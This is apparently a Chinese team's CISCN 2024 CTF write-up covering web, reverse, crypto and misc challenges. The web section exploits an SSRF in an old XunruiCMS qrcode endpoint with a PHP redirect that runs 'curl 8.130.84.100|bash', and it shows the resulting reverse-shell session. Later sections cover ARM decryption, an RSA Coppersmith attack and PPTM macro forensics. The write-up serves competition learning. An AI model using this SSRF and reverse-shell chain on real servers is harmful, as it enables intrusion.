

CISCN 2024 - X2cT34m

Web

easycms_revenge

很悲伤的是，昨天的easycms没做出来，今天终于发现弄错版本了，新版的xunruicms早就把漏洞修了。

在gitee上找到有ssrf漏洞的源代码。

根据讯睿官方给的漏洞汇报

迅睿CMS已知漏洞公示

避免漏洞影响，请各位开发者将迅睿CMS程序版本升级至新版（4.6.2）

漏洞编号	公布时间	版本号	修复状态	风险系数	漏洞说明
CNVD-C-2024-35297	2024-02-08	4.6.2	已修复	中危	存在文件上传漏洞，需登录后台
CNVD-C-2023-739751	2023-10-19	4.6.1	已修复	中危	字段自定义函数安全执行漏洞，需登录后台
CNVD-C-2023-204320	2023-05-09	4.6.1	已修复	中危	联动菜单zip包在文件上传漏洞，需登录后台
CNVD-C-2022-634106	2022-11-08	4.6.1	已修复	低危	变更域名处存在SQL注入漏洞，需登录后台
CNVD-C-2022-578975	2022-10-11	4.5.6	已修复	低危	Cloud.php上传解压风险，需登录后台并开启开发者模式
CNVD-C-2022-497025	2022-09-09	4.5.6	已修复	低危	远程下载文件函数，需登录后台
NVDB-CNVD-2022160958	2022-08-29	4.5.6	已修复	低危	后台邮件设置代码注入，需服务器权限
CNVD-C-2022-423202	2022-08-17	4.5.6	已修复	中危	qrcode存在SSRF漏洞，需开启Redis服务

查看qrcode的代码，找到一个可控的参数thumb

```
1 > Items > Control > Api > -> Api.php > -> Api > qrcode
9 class Api extends \Phpcmf\Common {
9     public function qrcode() {
7         if ($thumb) {
8             if (strpos($thumb, 'https://') !== false
9                 && strpos($thumb, '/') !== false
0                 && strpos($thumb, 'http://') !==
1                     exit('图片地址不规范');
2         }
3         $img = getimagesize($thumb);
4         if (!$img) {
```

通过代码审计，得知需要让thumb指向的链接，第一次正常回一个图片，第二次再返回302要求跳转。

```
1 <?php
2 $i = "./6.png";
3 if (file_exists("./aaa")) {
4     header("Content-Type: " . mime_content_type($i));
5     readfile($i);
6     unlink("./aaa");
7 } else {
8     file_put_contents("./aaa", "aa");
9     file_put_contents("./bbb", "bb");
10    header("Location: http://127.0.0.1/flag.php?cmd=curl
11        8.130.84.100|bash", true, 302);
11 }
```

初始确保有aaa这个文件，第一次进if分支。

访问 <http://eci-2ze3s1k73olbw5gttjm2.cloud.eci1.ichunqiu.com/?s=api&c=api&m=qrcode&text=1&thumb=http://8.130.84.100/1.php> 利用漏洞

```
root@iZ0jlaz9vpzsc1b9tm88nlZ:~# nc -lvp 2333
Listening on 0.0.0.0 2333
ls
ls
^C
root@iZ0jlaz9vpzsc1b9tm88nlZ:~# nc -lvp 2333
Listening on 0.0.0.0 2333
Connection received on 39.106.20.178 6281
bash: cannot set terminal process group (487): Inappropriate
bash: no job control in this shell
www-data@engine-1:~/html$ ls
ls
LICENSE
Readme.txt
adminf1aeaf002c67.php
api
cache
config
dayrui
favicon.ico
flag.php
index.nginx-debian.html
index.php
install.php
mobile
static
template
uploadfile
www-data@engine-1:~/html$ cd ..
cd ..
www-data@engine-1:~$ cd /
cd /
www-data@engine-1:/$ ls | grep flag
ls | grep flag
flag
readflag
www-data@engine-1:/$ ./readflag
./readflag
flag{3c5281ac-c54a-4c92-b117-5a43a6498235}www-data@engine-1:
```

攻击机/var/www/html目录结构：

1.php 6.png aaa index.html

index.html中是反弹shell命令

Pwn

Reverse

asm_re

题目给的是文本形式的arm汇编。按照跳转指令把控制流梳理一遍，发现 `loc_100003C64` -> `loc_100003C7C` -> `loc_100003cc0` 形成for循环，在 `loc_100003C7C` 看到EOR异或，直接猜是加密函数。整体的加密算法是 $((W8 * 0x50 + 0x14) ^ 0x4D) + 0x1E$ 。

```

loc 100003C64          ; CODE XREF: main+A4↑j
; main+110↓j
LDUR    W8, [X29,#var DC]
LDUR    W9, [X29,#var C4]
SUBS    W8, W8, W9
CSET    W8, GE
TBNZ    W8, #0, loc 100003CD0

B      loc 100003C7C

; -----



loc 100003C7C          ; CODE XREF: main+BC↑j
LDUR    X9, [X29,#var 100]
LDUR    X8, [X29,#var C0]
LDURSW   X10, [X29,#var DC]
LDRSB    W8, [X8,X10]
STUR    W8, [X29,#var E0]
LDUR    W8, [X29,#var E0]
MOV     W10, #0x50 ; 'P'
MUL     W8, W8, W10
ADD     W8, W8, #0x14
MOV     W10, #0x4D ; 'M'
EOR     W8, W8, W10
ADD     W8, W8, #0x1E
STUR    W8, [X29,#var E4]
LDUR    W8, [X29,#var E4]
LDURSW   X10, [X29,#var DC]
STR     W8, [X9,X10,LSL#2]
B      loc 100003CC0

; -----



loc 100003CC0          ; CODE XREF: main+100↑j
LDUR    W8, [X29,#var DC]
ADD     W8, W8, #1
STUR    W8, [X29,#var DC]
B      loc 100003C64

```

程序后面还有一段循环，代码和上述几乎完全一样。不确定是否有二次加密，用 "flag" 四个字符带入验证一下，刚好和数据对应上。最后写脚本解出flag。

```

>>> hex(((ord('f')*0x50+0x14)^0x4d)+0x1e)
'0x1fd7'
>>> hex(((ord('l')*0x50+0x14)^0x4d)+0x1e)
'0x21b7'
>>> hex(((ord('a')*0x50+0x14)^0x4d)+0x1e)
'0x1e47'
>>> hex(((ord('g')*0x50+0x14)^0x4d)+0x1e)
'0x2027'

```

```

1 def decrypt(data):
2     return (((data-0x1E)^0x4D)-0x14)//0x50
3
4 Data=[0x1fd7,0x21b7,0x1e47,0x2027,0x26e7,0x10d7,
5      0x1127,0x2007,0x11c7,0x1e47,0x1017,0x1017,
6      0x11f7,0x2007,0x1037,0x1107,0x1f17,0x10d7,
7      0x1017,0x1017,0x1f67,0x1017,0x11c7,0x11c7,
8      0x1017,0x1fd7,0x1f17,0x1107,0x0f47,0x1127,0x1037,
9      0x1e47,0x1037,0x1fd7,0x1107,0x1fd7,0x1107,0x2787]
10 flag=[]
11
12 for i in Data:
13     flag.append(chr(decrypt(i)))
14 print(''.join(flag))

```

Crypto

古典密码

Atbash->base64->fence

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** fence
- Recipe:**
 - Atbash Cipher
 - From Base64
 - Rail Fence Cipher Decode
- Input:** AnU7NnR4NassOGp3BDJgAGonMaJayTwrBqZ3ODMoMwxgMnFdNqtdMTM9
- Output:** flag{b2bb0873-8cae-4977-a6de-0e298f0744c3}

OvO

题目

```
1 from Crypto.Util.number import *
```

```

2 from secret import flag
3
4 nbits = 512
5 p = getPrime(nbits)
6 q = getPrime(nbits)
7 n = p * q
8 phi = (p-1) * (q-1)
9 while True:
10     kk = getPrime(128)
11     rr = kk + 2
12     e = 65537 + kk * p + rr * ((p+1) * (q+1)) + 1
13     if gcd(e, phi) == 1:
14         break
15 m = bytes_to_long(flag)
16 c = pow(m, e, n)
17
18 e = e >> 200 << 200
19 print(f'n = {n}')
20 print(f'e = {e}')
21 print(f'c = {c}')
22
23 """
24 n =
    119227223517523560941179573416973368481303977125884259542253008329777686901148
    3470365489528544068475163619877955589169234030159039653992170012521978472932597
    9197290342352480495970455903120265334661588516182848933843212275742914269686197
    484648288073599387074325226321407600351615258973610780463417788580083967
25 e =
    3705967929484332245187512917847087259512821605408206887769363203507125176217929
    9783152435312052608685562859680569924924133175684413544051218945466380415013172
    4160939396700641857527809453830694476937455387215483939828572253866146083591094
    6392766372873924828668690275064976627756451622605206430454703276047763858530269
    5605907950461140971727150383104
26 c =
    1499962253497379611376905202525634591457776243281701671313599145016169503225073
    3213228587506601968633155119211807176051329626895125610484405486794783282214597
    1658753930814059990908790965633114528317947968594272687247373775600535526262201
    91435015101496941337770496898383092414492348672126813183368337602023823
27 """

```

$$e = 65537 + kk * p + (kk + 2) * ((p + 1) * (q + 1)) + 1$$

$$e = 65537 + (k + 2)n + 2(k + 1)p + (k + 2)q + k + 3$$

$$k = e // n - 2$$

两边乘p

$$ep=65537p+(k+2)np+2(k+1)p^2+(k+2)n+(k+3)p$$

由此可以解出p，相当于将e的高位泄露问题转化为了p的高位泄露问题，从而用coppersmith求解exp：

```

1 from Crypto.Util.number import *
2 n =
3     119227223517523560941179573416973368481303977125884259542253008329777686901148
4     3470365489528544068475163619877955589169234030159039653992170012521978472932597
5     9197290342352480495970455903120265334661588516182848933843212275742914269686197
6     484648288073599387074325226321407600351615258973610780463417788580083967
7 e =
8     3705967929484332245187512917847087259512821605408206887769363203507125176217929
9     9783152435312052608685562859680569924924133175684413544051218945466380415013172
10    4160939396700641857527809453830694476937455387215483939828572253866146083591094
11    6392766372873924828668690275064976627756451622605206430454703276047763858530269
12    5605907950461140971727150383104
13 c =
14     1499962253497379611376905202525634591457776243281701671313599145016169503225073
15     3213228587506601968633155119211807176051329626895125610484405486794783282214597
16     1658753930814059990908790965633114528317947968594272687247373775600535526262201
17     91435015101496941337770496898383092414492348672126813183368337602023823
18 k=e//n-2
19 tmp=65537+(k+2)*n+(k+2)+1
20 R.<x> = PolynomialRing(RealField(1024))
21 f=e*x-(2*(k+1))*x^2+(k+2)*n+tmp*x
22 res=f.roots()
23 for root in res:
24     p_high=int(root[0])
25     PR.<x>=PolynomialRing(Zmod(n))
26     f1=x+p_high
27     roots=f1.monic().small_roots(X=2^200,beta=0.4)
28     if roots:
29         p=int(roots[0]+p_high)
30         q=n//p
31         e=65537+k*p+(k+2)*((p+1)*(q+1))+1
32         d=inverse(e,(p-1)*(q-1))
33         m=pow(c,d,n)
34         print(long_to_bytes(int(m)))


```

b' flag{b5f771c6-18df-49a9-9d6d-ee7804f5416c}'


Misc

火锅链观光打卡

访问题目给出的网址，直接连接钱包，又看到下面的获取提示，想着先获取一下再做题



直接做题，多回答几道问题凑齐七种食材就能拿到flag




神秘文件

总共十个part，集齐即可召唤flag

part1

查看ppt的属性，密文、key和hint都在里面了，用cyberchef解密即可



The screenshot shows the CyberChef interface with the following configuration:

- Operations** panel:
 - base
 - To Base
 - From Base
 - To Base32
 - To Base45
 - To Base58
 - To Base62
 - To Base64
 - To Base85
 - From Base32
 - From Base45
 - From Base58
 - From Base62
 - From Base64
 - From Base85
 - Show Base64 offsets
 - Bcrypt parse
 - BSON serialise
 - BSON deserialise
- Recipe** panel:
 - Bifid Cipher Decode**:
 - Keyword: lanjing
 - From Base64**:
 - Alphabet: A-Za-zA-Z0-9+=
 - Remove non-alphabet chars
 - Strict mode
- Input**: QFCfpPQ6ZymuM3gq
- Output**: Part1:flag{e

part2

在第二张PPT的左上角有一个被缩得很小的文本框，放大看是一段话

网络安全竞赛
极简史

1

2

3

这 offset:10 里原来似乎有什么，
后来好像被小 Caesar 抱走了

mQPInNS6Xtm1JGJs

朋友们

春秋

UGFSdDQ6

1.0 CTF: 黑客的奥林匹克

CTF
安全无害的解决实际问题的能力
技术交流的手段

CAPTURE THE FLAG

The screenshot shows the CyberChef interface with a 'ROT13' recipe selected. The 'Input' field contains 'mQPinNS6Xtm1JGJs'. The 'Output' field shows the result: 'part2:675efb'. The interface includes a sidebar with various encoding/decoding options like 'To Base', 'From Base', and 'Base64' variants.

part3

安全警告告诉我们宏里面有东西

用olevba提取一下宏代码，是一段RC4加密，给出了base64加密后的密文

```

root@DESKTOP-LQMRD0K:/home/starr/oletools/oletools
[+] python olevba.py /home/starr/attachment.pptm
olevba 0.60.2dev5 on Python 3.11.8 - http://decalage.info/python/oletools

FILE: /home/starr/attachment.pptm
Type: OpenXML
WARNING: For now, VBA stomping cannot be detected for files in memory

VBA MACRO 模块 1.bas
in file: ppt/vbaProject.bin - OLE stream: 'VBA/模块 1'
-----
Sub crypto(sMessage, strKey)
    Dim kLen, x, y, i, j, temp
    Dim s(256), k(256)

    kLen = Len(strKey)
    For i = 0 To 255
        s(i) = i
        k(i) = Asc(Mid(strKey, (i Mod kLen) + 1, 1))
    Next

    j = 0
    For i = 0 To 255
        j = (j + k(i) + s(i)) Mod 256
        temp = s(i)
        s(i) = s(j)
        s(j) = temp
    Next

    x = 0
    y = 0
    For i = 1 To 3072
        x = (x + 1) Mod 256
        y = (y + s(x)) Mod 256
        temp = s(x)
        s(x) = s(y)
        s(y) = temp
    Next

    For i = 1 To Len(sMessage)
        x = (x + 1) Mod 256
        y = (y + s(x)) Mod 256
        temp = s(x)
        s(x) = s(y)
        s(y) = temp
        crypto = crypto & (s((s(x) + s(y)) Mod 256) Xor Asc(Mid(sMessage, i, 1))) & ","
    Next
    'i13P0MdzEAzHfy4dGS+vUA=(After base64)
End Sub
+-----+

```

Download CyberChef [Download](#)

Last build: 2 years ago

Operations

- base64
- To Base64
- From Base64
- Show Base64 offsets
- Fork
- From Base32
- From Base58
- From Base85
- Parse SSH Host Key
- To Base32
- To Base58
- To Base85
- Favourites
- [Data format](#)
- [Encryption / Encoding](#)
- [Public Key](#)
- [Arithmetic / Logic](#)
- [Networking](#)
- [Language](#)

Recipe

From Base64

Alphabet: A-Za-zA-Z0-9+=

Remove non-alphabet chars Strict mode

RC4

Passphrase: UTF8

Input format: Latin1 Output format: Latin1

From Base64

Alphabet: A-Za-zA-Z0-9+=

Remove non-alphabet chars Strict mode

Output

Part3:3-34

length: 24 lines: 1 time: 5ms

STEP  Auto Bake

part4

第三张PPT，很明显

attachment.pptm - PowerPoint

文件 开始 插入 设计 动画 幻灯片放映 录制 审阅 帮助 百度网盘 图片工具 操作说明搜索

安全警告 宏已被禁用。 启用内容

获取正版 OFFICE 你的许可证并非正版，你可能是盗版软件的受害者。立即通过正版 Office 避免中断并使文件保持安全。 获取正版 Office 了解详细信息

2 第一场网络安全竞赛



1998 参赛者加斯 Rift Mode 和他的朋友们

3 1.0 CTF：黑客的奥林匹克

CTF 安全无公害的解决实际问题的能力 技术交流的手段



4 1.0 CTF：黑客的奥林匹克

CTF 是一种激烈的网络安全竞赛形式，其英文名可直译为“夺得 Flag”，也可翻译为“夺旗赛”。其大致流程是：参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中找到一组具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数。为了方便称呼，我们把这场比赛称之为“夺旗”。



幻灯片第 3 张，共 5 张 简体中文(中国大陆) 辅助功能: 调查

Download CyberChef [Download](#)

Last build: 2 years ago

Operations

- base
- To Base
- From Base
- To Base32
- To Base45
- To Base58
- To Base62
- To Base64
- To Base85
- From Base32
- From Base45
- From Base58
- From Base62
- From Base64
- From Base85
- Show Base64 offsets
- Bcrypt parse
- BSON serialise
- BSON deserialise

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input


UGFs0dDQ6NmYtNDI=

Output

PaRt4:6f-40

start: 14 end: 15 length: 16 lines: 1

start: 11 end: 11 length: 11 time: 3ms lines: 0

STEP  Auto Bake

Options  About / Support 

part5

第五张PPT的注释

attachment.pptm - PowerPoint

开始 插入 设计 切换 动画 幻灯片放映 录制 审阅 视图 百度网盘 操作说明搜索

粘贴 复制 格式刷 新建幻灯片 节 幻灯片 等线(正文) 12 A A A B I U S abc AV Aa Aa 文字方向 对齐文本 转换为 SmartArt

剪贴板 段落 图形 形状填充 排列 快速样式 形状轮廓 绘图 编辑 加载项 保存

安全警告 宏已被禁用 启用内容

获取正版 OFFICE 你的许可证并非正版，你可能是盗版软件的受害者。立即通过正版 Office 避免中断并使文件保持安全。 获取正版 Office 了解详细信息

4

1 获得正版 OFFICE 你的许可证并非正版，你可能是盗版软件的受害者。立即通过正版 Office 避免中断并使文件保持安全。 获取正版 Office 了解详细信息

安全无公害的解决实际问题的能力
技术交流的手段

2015年时，“CTF”还是周大福

2018年时，“CTF”有了更丰富的内涵

2019年时，“CTF”变成了老百姓都关心的事

人们开始改变对网络安全竞赛的认知

1.0 CTF：黑客的奥林匹克

CTF是一种流行的信息竞赛形式。其英文名可直译为“夺旗赛”，也可音译为“夺旗赛”。其大致流程是，参赛队伍之间通过进行防守对抗、程序分析等形式，率先从主办方给出的比赛环境中报告一批具有一定格式的字符串或其他内容，并将其提交给主办方，从而获得分数。为了方便称呼，我们把这样的名称称之为“Flag”。

4

5

人们开始改变对网络安全竞赛的认知

2015年时，“CTF”还是周大福

2018年时，“CTF”有了更丰富的内涵

2019年时，“CTF”变成了老百姓都关心的事

2015年

2018年

2019年

Vm1wR1UxRXhXWGHUV0d4WFfZG9WMWxVUm1GWFJsclWJMjVrVmxCk2NlaFZiVFZQVkd4S2MxSnFVbGRXTTFKUVdWVmtdVMdVYT
VVWaGvqQTk=N round Base64

Download CyberChef [Download](#)

Last build: 2 years ago

Operations

base

To Base

From Base

To Base32

To Base45

To Base58

To Base62

To Base64

To Base85

From Base32

From Base45

From Base58

From Base62

From Base64

Show Base64 offsets

Bcrypt parse

BSON serialise

BSON deserialise

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

```
Vm1wR1UxRXhXW GhUV0d4WF1rZG9WMWxVUm1GW FJsChI W MjVrVm xKc2NiaFZi VFZQVkd4S2MxSnFvbGRXTTFKUVdWVmtVMDV yTVVVWaGVqQTk=
```

start: 109 end: 109 length: 109 lines: 2

Output

```
pArt5:5f-90d
```

start: 16 end: 13 length: 12 lines: 1

STEP  Auto Bake

part6

在第五张PPT的画面外

attachment.pptm - PowerPoint

文件 开始 插入 设计 切换 动画 幻灯片放映 录制 审阅 视图 帮助 百度网盘 操作说明搜索

1 获取正版 OFFICE 你的许可证并非正版，你可能是盗版软件的受害者。立即通过正版 Office 避免中断并使文件保持安全。 [获取正版 Office](#) [了解详细信息](#)

3



4



5



人们开始改变对网络安全竞赛的认知

年份	描述
2015年	CTF还是周大福
2018年	CTF有了更丰富的内涵
2019年	CTF变成了老百姓都关心的事

Vm1wR1UxRXhXW GhUV0d4WF1rZG9WMWxVUm1GW FJsChI W MjVrVm xKc2NiaFZi VFZQVkd4S2MxSnFvbGRXTTFKUVdWVmtVMDV yTVVVWaGVqQTk=


N round Base64

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various encoding/decoding options like base64, To Base64, From Base64, etc. The main area has tabs for 'Recipe' (selected), 'Input', and 'Output'. Under 'Input', the text 'UGFyVDY6ZC0y' is shown with details: start: 12, end: 12, length: 12, lines: 1. Under 'Output', the text 'Part6:d-2' is shown with details: start: 9, end: 9, length: 9, lines: 1. The 'Recipe' tab shows 'From Base64' selected, with an alphabet dropdown set to 'A-Za-zA-9+/=' and a checkbox for 'Remove non-alphabet chars' checked. A green button at the bottom says 'BAKE!'.

part7

查看PPT的xml文件，在ppt/slides/slidew.xml中找到第七部分hint，先rot13再base64

The screenshot shows a Windows Notepad window titled 'slide4.xml - 记事本'. The content of the file is an XML document. It starts with the XML declaration and several opening tags. A large portion of the content is a single string of characters, which is likely the rot13 encoded hint from the PPT XML. The Notepad window has standard window controls (minimize, maximize, close) and status bar at the bottom indicating '第 2 行, 第 1073 列' (Line 2, Column 1073), '100%', 'Windows (CRLF)', and 'UTF-8'.



part8

在ppt/slidesLayouts/slideLayout2.xml中找到第八部分和hint，先删去四个字母再base64

```
> <p:spTree> <p:nvGrpSpPr> <p:cNvPr id="1" name="" /> <p:cNvGrpSpPr /> <p:nvPr /> </p:nvGrpSpPr> <p:grpSpPr> <a:xfrm> <a:off x="0" y="0" me="图片 2" /> <p:cNvPicPr> <a:picLocks noChangeAspect="1" /> </p:cNvPicPr> <p:nvPr userDrawn="1" /> </p:nvPicPr> <p:blipFill> <a:blip r:em st /> <a:latin typeface="Menlo" /> </a:rPr> <a:t> c1GFSbd3Dq6BODbd1 </a:t> </a:r> </a:p> </p:txBody> </p:sp> <p:sp> <p:nvSpPr> <p:cNvPr id="ang" zh-CN sz="4400" b="0" dirty="0" /> <a:solidFill> <a:srgbClr val="ABB2BF" /> </a:solidFill> <a:effectLst /> <a:latin typeface="Menlo" /> </a:rPr>
```

```
)00"/></a:schemeClr></a:lnRef><a:fillRef idx="1"><a:schemeClr val="accent1"/></a:fillRef><a:effectRef idx="0"><a:schemeClr val="acce  
:1"/><p:nvPr userDrawn="1"/></p:nvSpPr><p:spPr><a:xfrm><a:off x="4183008" y="1528885"/><a:ext cx="3642401" cy="1446550"/></a:x  
Fit/></a:bodyPr><a:lstStyle/><a:p><a:pPr marL="0" marR="0" lvl="0" indent="0" algn="l" defTabSz="914400" rtl="0" eaLnBrk="1" fontA  
ll><a:effectLst/><a:latin typeface="Menlo"/></a:rPr><a:t>' B ' / b' / 1' / 3' </a:t></a:r></a:p></
```

